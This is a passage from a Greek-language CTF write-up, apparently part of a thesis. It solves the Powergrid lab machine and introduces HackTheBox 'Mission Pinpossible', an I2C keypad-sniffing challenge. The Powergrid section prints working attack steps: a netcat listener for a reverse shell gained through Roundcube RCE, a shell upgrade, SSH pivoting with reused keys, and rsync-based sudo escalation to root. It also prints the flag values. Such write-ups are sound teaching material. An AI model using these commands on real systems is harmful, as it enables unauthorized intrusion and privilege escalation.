nc -lvnp 3333
```

- -l: επιτρέπει στο netcat να ακούει για εισερχόμενες συνδέσεις.
- -v: Ενεργοποιεί τη λεπτομερή έξοδο, παρέχοντας πιο λεπτομερείς πληροφορίες κατά τη διάρκεια της εκτέλεσης.
- -n: Απενεργοποιεί την ανάλυση DNS, εμποδίζοντας το netcat να επιχειρήσει να επιλύσει διευθύνσεις IP σε ονόματα κεντρικών υπολογιστών.
- -p 3333: Καθορίζει τον αριθμό θύρας για παρακολούθηση.

Κάνοντας επικόλληση το κωδικοποιημένο reverse shell στο URL, ο διακομιστής του Roundcube εκτελεί τον κώδικα Python και δίνει απομακρυσμένη πρόσβαση στον επιτιθέμενο.

Στο netcat φαίνεται ότι το 10.10.10.9 που είναι η IP-στόχος του Powergrid συνδέθηκε στον διακομιστή του επιτιθέμενου.



ΕΙΚΟΝΑ 4.23: ΕΠΙΤΥΧΗΣ ΣΥΝΔΕΣΗ ΜΕ ΤΟ REVERSE SHELL ΜΕΣΩ NETCAT


Με τις παρακάτω εντολές, σταθεροποιείται η σύνδεση με τον στόχο.

Στο τερματικό του στόχου:

```
1. Python -c 'import pty; pty.spawn("/bin/bash")'
2. Ctrl^Z
```

Στο τερματικό του επιτιθέμενου:

```
1. Stty raw -echo
2. Fg
```




ΕΙΚΟΝΑ 4.24: ΕΠΙΤΥΧΗΣ ΠΡΟΣΒΑΣΗ ΣΤΟ FILESYSTEM ΤΟΥ ΔΙΑΚΟΜΙΣΤΗ POWERGRID ΩΣ WWW-DATA

Αποτέλεσμα της επίθεσης RCE είναι η απόκτηση πρόσβασης στον χρήστη www-data του Powergrid.

Έχοντας πλέον πρόσβαση στο σύστημα αρχείων, με την εντολή find αναζητούνται οποιαδήποτε flags που θα μπορούσαν να φανούν χρήσιμα για αναβάθμιση του χρήστη σε κάποιον με περισσότερα δικαιώματα.

```
find / -type f -name ‘flag*’ 2>/dev/null
```

- /: Καθορίζει τον αρχικό κατάλογο για την αναζήτηση.
- -type f: Καθορίζει τον τύπο του αντικειμένου που θα αναζητηθεί. έχει οριστεί σε "f" για αναζήτηση αρχείων.
- -name 'flag*': Καθορίζει το μοτίβο ονόματος που θα ελεγχθεί.
- 2>/dev/null: Κατευθύνει την έξοδο σφαλμάτων (stderr) της εντολής στο /dev/null, απορρίπτοντας μηνύματα σφάλματος.



ΕΙΚΟΝΑ 4.25: ΕΚΤΕΛΕΣΗ ΕΝΤΟΛΗΣ FIND ΚΑΙ ΕΝΤΟΠΙΣΜΟΣ ΤΗΣ ΠΡΩΤΗΣ ΣΗΜΑΙΑΣ

Από την αναζήτηση εντοπίζεται η πρώτη σημαία του CTF μαζί με μία υπόδειξη η οποία προτείνει pivoting για τη συνέχεια, ο τωρινός χρήστης www-data όμως δεν έχει τέτοια δυνατότητα.


Στην πορεία ωστόσο ανακαλύπτεται το γεγονός ότι για ακόμα μια φορά ο χρήστης 'p48' έχει χρησιμοποιήσει το ίδιο κωδικό με πριν, με αποτέλεσμα να εντοπιστεί το ιδιωτικό gpg κλειδί του χρήστη.

```
p48@powergrid:~$ ls -la
total 32
drwx------ 5 p48  p48  4096 May 19  2020 .
drwxr-xr-x 5 root root 4096 May 19  2020 ..
lrwxrwxrwx 1 p48  p48     9 May 19  2020 .bash_history → /dev/null
drwx------ 3 p48  p48  4096 May 19  2020 .gnupg
drwx------ 3 p48  p48  4096 Jul 14 19:36 mail
-rw-r--r-- 1 p48  p48  6744 May 19  2020 privkey.gpg
drwx------ 2 p48  p48  4096 May 19  2020 .ssh
-rw------- 1 p48  p48  3652 May 19  2020 .viminfo
p48@powergrid:~$
```

ΕΙΚΟΝΑ 4.26: ΕΝΤΟΠΙΣΜΟΣ ΤΟΥ ΙΔΙΩΤΙΚΟΥ ΚΛΕΙΔΙΟΥ ΤΟΥ ΧΡΗΣΤΗ P48


Πλέον χρησιμοποιώντας το ιδιωτικό αυτό κλειδί σε συνδυασμό με ένα passphrase (το οποίο για ακόμα μια φορά δεν έχει αλλαχτεί) υπάρχει η δυνατότητα να αποκρυπτογραφηθεί το κλειδί ssh που υπήρχε στο email.

Με ένα απλό διαδικτυακό εργαλείο αποκρυπτογράφησης PGP αποκτάται πρόσβαση στο κλειδί ssh όπως φαίνεται παρακάτω:



ΕΙΚΟΝΑ 4.27: ΑΠΟΚΡΥΠΤΟΓΡΑΦΗΣΗ PGP ΜΕ ΤΟ ΕΡΓΑΛΕΙΟ ΤΟΥ BLUECITRUS.TEC

Συνεχίζοντας με τον έλεγχο των διεπαφών δικτύου, φαίνεται ότι υπάρχει ενεργό docker στη διεύθυνση 172.17.0.1




ΕΙΚΟΝΑ 4.28: ΠΛΗΡΟΦΟΡΙΕΣ ΔΙΚΤΥΟΥ ΤΟΥ ΣΤΟΧΟΥ

Για την δοκιμή σύνδεσης μέσω ssh στον διακομιστή του docker θα χρησιμοποιηθεί το ssh κλειδί που αποκρυπτογραφήθηκε κατά τη διάρκεια της επίλυσης.

Αρχικά τοποθετείται σε ένα αρχείο id.rsa και στη συνέχεια τροποποιούνται τα δικαιώματα του με τη chmod όπως παρακάτω:

```
chmod 600 id.rsa
```

- Η ρύθμιση δικαιωμάτων 600 σημαίνει ότι ο ιδιοκτήτης του αρχείου θα έχει δικαιώματα ανάγνωσης και εγγραφής, ενώ οι υπόλοιποι χρήστες δεν θα έχουν καθόλου δικαιώματα.



ΕΙΚΟΝΑ 4.29: ΔΗΜΙΟΥΡΓΙΑ ΚΛΕΙΔΙΟΥ ID.RSA ΜΕ ΤΑ ΚΑΤΑΛΛΗΛΑ ΔΙΚΑΙΩΜΑΤΑ

Το συγκεκριμένο κλειδί δίνει πρόσβαση στον εφεδρικό διακομιστή 172.17.0.2 με την εντολή:

```
ssh -i id.rsa 172.17.0.2
```

```
p48@powergrid:~/.ssh$ ssh -i id.rsa 172.17.0.2
Linux ef117d7a978f 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 20 00:22:30 2020 from 172.17.0.1
p48@ef117d7a978f:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

ΕΙΚΟΝΑ 4.30: ΣΥΝΔΕΣΗ ΣΤΟΝ BACKUP SERVER ΧΡΗΣΙΜΟΠΟΙΩΝΤΑΣ ΤΟ ID.RSA


Μέσα στον αρχικό φάκελο του χρήστη p48 εντοπίζεται η δεύτερη σημαία του CTF.

```
p48@ef117d7a978f:~$ ls -la
total 20
drwxr-xr-x 3 p48  p48  4096 May 19  2020 .
drwxr-xr-x 1 root root 4096 May 19  2020 ..
lrwxrwxrwx 1 p48  p48     9 May 19  2020 .bash_history → /dev/null
drwx------ 2 p48  p48  4096 May 20  2020 .ssh
-rw------- 1 p48  p48   803 May 19  2020 .viminfo
-rw-r--r-- 1 p48  p48   112 May 19  2020 flag2.txt
p48@ef117d7a978f:~$
p48@ef117d7a978f:~$ cat flag2.txt
047ddcd1f33dfb7d80da3ce04e89df73

Well done for getting flag 2. It looks like this user is fairly unprivileged.
p48@ef117d7a978f:~$
```

ΕΙΚΟΝΑ 4.31: ΕΝΤΟΠΙΣΜΟΣ ΤΗΣ ΔΕΥΤΕΡΗΣ ΣΗΜΑΙΑΣ ΤΟΥ CTF

Σύμφωνα το με την παραπάνω υπόδειξη, πρέπει να γίνει αναζήτηση για έναν ακόμα τρόπο κλιμάκωσης προνομίων στον διακομιστή.


Εκτελώντας την εντολή `sudo -l` εμφανίζεται η λίστα με τις πιθανές εντολές που μπορεί να τρέξει ο χρήστης σαν root.



ΕΙΚΟΝΑ 4.32: ΔΙΚΑΙΩΜΑΤΑ SUDO ΤΟΥ ΧΡΗΣΤΗ P48

Παραπάνω φαίνεται ότι υπάρχει η δυνατότητα εκτέλεσης του /usr/bin/rsync με δικαιώματα διαχειριστή και χωρίς κωδικό.

Για την εκμετάλλευση του σφάλματος αυτού θα χρησιμοποιηθεί η παρακάτω μέθοδος.



ΕΙΚΟΝΑ 4.33: ΚΛΙΜΑΚΩΣΗ ΠΡΟΝΟΜΙΩΝ ΜΕΣΩ RSYNC ΑΠΟ ΤΟ GTFOBINS

Εκτελώντας την παρακάτω εντολή, αποκτάται πρόσβαση root στον εφεδρικό διακομιστή:

```
sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
```

```
p48@ef117d7a978f:~$ sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

ΕΙΚΟΝΑ 4.34: ΑΠΟΚΤΗΣΗ ROOT ΣΤΟΝ BACKUP SERVER

Στο φάκελο /root βρίσκεται η τρίτη σημαία.

```
# cd /root
# ls
flag3.txt
# cat flag3.txt
009a4ddf6cbdd781c3513da0f77aa6a2

Well done for getting the third flag. Are you any good at pivoting backwards?
# 
```

ΕΙΚΟΝΑ 4.35: ΕΝΤΟΠΙΣΜΟΣ ΤΗΣ ΤΡΙΤΗΣ ΣΗΜΑΙΑΣ ΤΟΥ CTF

Η υπόδειξη της σημαίας αυτής προτείνει πλοήγηση προς τα πίσω.

Ελέγχοντας τον φάκελο .ssh στον εφεδρικό διακομιστή εντοπίζεται το id_rsa του root.

```
# cd .ssh
# ls
id_rsa  id_rsa.pub  known_hosts
# ls -la
total 24
drwx------ 2 root root 4096 May 19  2020 .
drwx------ 1 root root 4096 May 19  2020 ..
-rw------- 1 root root 3381 May 19  2020 id_rsa
-rw-r--r-- 1 root root  738 May 19  2020 id_rsa.pub
-rw-r--r-- 1 root root  222 May 19  2020 known_hosts
```

ΕΙΚΟΝΑ 4.36: ΖΕΥΓΟΣ ΚΛΕΙΔΙΩΝ SSH ΤΟΥ ROOT

Το κλειδί αυτό μπορεί να χρησιμοποιηθεί για να γίνει σύνδεση προς το πίσω ως root εκτελώντας:

```
ssh -i id_rsa 172.17.0.1
```

ΕΙΚΟΝΑ 4.37: ΠΡΟΣΒΑΣΗ ROOT ΣΤΟΝ ΣΤΟΧΟ ΚΑΙ ΣΤΗΝ ΤΕΛΕΥΤΑΙΑ ΣΗΜΑΙΑ ΤΟΥ CTF

Έχοντας πρόσβαση στον κεντρικό διακομιστή Powergrid σαν root πλέον, εντοπίζεται η τέταρτη και τελευταία σημαία του CTF η οποία περιέχει και οδηγίες ακύρωσης της επίθεσης.

3.5 CTF 5: HTB Mission Pinpossible

3.5.1 Περιγραφή CTF 5

Το "Mission Pinpossible" είναι ένα CTF που παρουσιάζει ένα σενάριο όπου ένας κωδικός πρόσβασης πρέπει να ανακτηθεί από δεδομένα που έχουν υποκλαπεί. Ένας πράκτορας πεδίου παρατηρεί ότι ο κωδικός πρόσβασης εμφανίζεται εν μέρει καθώς εισάγεται σε ένα πληκτρολόγιο ασφαλείας μιας πύλης που προστατεύεται με κωδικό πρόσβασης. Με την εμφύτευση μιας ενσωματωμένης συσκευής στην καλωδίωση της οθόνης του πληκτρολογίου, ο πράκτορας υποκλέπτει με επιτυχία δεδομένα για περαιτέρω ανάλυση. Τα γενικά βήματα για την επίλυση αυτής της πρόκλησης περιλαμβάνουν την εξέταση της πλακέτας του πληκτρολογίου, τη χρήση εργαλείων ανάλυσης δεδομένων, την αποκωδικοποίηση των εξαγόμενων δεδομένων και την αφαίρεση θορύβου για την αποκάλυψη του κωδικού πρόσβασης και την απόκτηση της σημαίας της πρόκλησης.

3.5.2 Προκλήσεις CTF 5


Κατά τη διάρκεια της διαδικασίας επίλυσης του "Mission Pinpossible", αντιμετωπίζονται αρκετές προκλήσεις. Πρώτον, ο

προσδιορισμός του πρωτοκόλλου επικοινωνίας που χρησιμοποιείται από το πληκτρολόγιο ασφαλείας είναι ζωτικής σημασίας. Αυτό απαιτεί εξέταση της πλακέτας του πληκτρολογίου για να διαπιστωθεί ότι χρησιμοποιείται το πρωτόκολλο I2C. Δεύτερον, η αποκωδικοποίηση του αποτελέσματος της ανάλυσης δεδομένων είναι απαραίτητη για τη μετατροπή των εξαγόμενων δεδομένων από δεκαεξαδικό σε ASCII για αναγνωσιμότητα. Αυτό το βήμα διασφαλίζει ότι ο κωδικός πρόσβασης που έχει υποκλαπεί μπορεί να γίνει κατανοητός και να χρησιμοποιηθεί σωστά. Τέλος, πρόκληση αποτελεί και η αφαίρεση του θορύβου από τα εξαγόμενα δεδομένα. Απαραίτητη είναι η χρήση εργαλείων τα οποία βοηθούν στο φιλτράρισμα ανεπιθύμητων πληροφοριών, επιτρέποντας την εμφάνιση του κωδικού πρόσβασης καθαρού και εξαλείφοντας θόρυβο και άσχετα δεδομένα.

3.5.3 Εργαλεία και τεχνικές για επίλυση CTF 5


Για την επιτυχή επίλυση της δοκιμασίας, χρησιμοποιούνται διάφορα εργαλεία και τεχνικές. Το Saleae Logic v1.2.4 είναι το κύριο εργαλείο που χρησιμοποιείται για την ανάλυση δεδομένων, παρέχοντας τα απαραίτητα χαρακτηριστικά για την εξαγωγή και ανάλυση των υποκλαπέντων δεδομένων από το πληκτρολόγιο ασφαλείας. Ένα αρχείο κώδικα Python χρησιμοποιείται για την αποκωδικοποίηση του εξαγόμενου αρχείου CSV, μετατρέποντας τα δεκαεξαδικά δεδομένα σε αναγνώσιμη μορφή ASCII. Επιπλέον, η εντολή "sed" εφαρμόζεται για να φιλτράρει τον θόρυβο και να διατηρήσει μόνο τις σχετικές πληροφορίες, διασφαλίζοντας ότι ο κωδικός πρόσβασης αποκαλύπτεται σαφώς.

3.5.4 Επίλυση CTF 5



ΕΙΚΟΝΑ 5.1: ΠΕΡΙΓΡΑΦΗ ΤΟΥ ΣΕΝΑΡΙΟΥ ΤΟΥ CTF ΣΤΟ HACKTHEBOX


Τα αρχεία που δίνονται από το HackTheBox για την επίλυση του CTF είναι:



ΕΙΚΟΝΑ 5.2: ΠΑΡΕΧΟΜΕΝΑ ΑΡΧΕΙΑ ΓΙΑ ΤΗΝ ΕΠΙΛΥΣΗ ΤΟΥ CTF

